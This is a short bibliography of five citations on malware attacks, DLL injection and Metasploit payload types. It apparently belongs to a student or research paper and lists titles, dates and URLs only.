- Gafety. (2021, March 18). *11 real and famous cases of malware attacks*. Retrieved from Gafety: <https://gatefy.com/blog/real-and-famous-cases-malware-attacks/>
- Malwarebytes LABS. (2020). *2020 State of Malware report*. Dallas: MLABS.
- Ninja, C. (2019, October 16). *DLL Injection Attacks in a Nutshell*. Retrieved from medium: <https://medium.com/bug-bounty-hunting/dll-injection-attacks-in-a-nutshell-71bc84ac59bd>
- Offensive Security. (2010, January 11). *PAYLOAD TYPES IN THE METASPLOIT FRAMEWORK*. Retrieved from Offensive Security: <https://www.offensive-security.com/metasploit-unleashed/payload-types/>
- Open Security Research. (2013, January 8). *Open Security Research*. Retrieved from Open Security Research: <http://blog.opensecurityresearch.com/2013/01/windows-dll-injection-basics.html>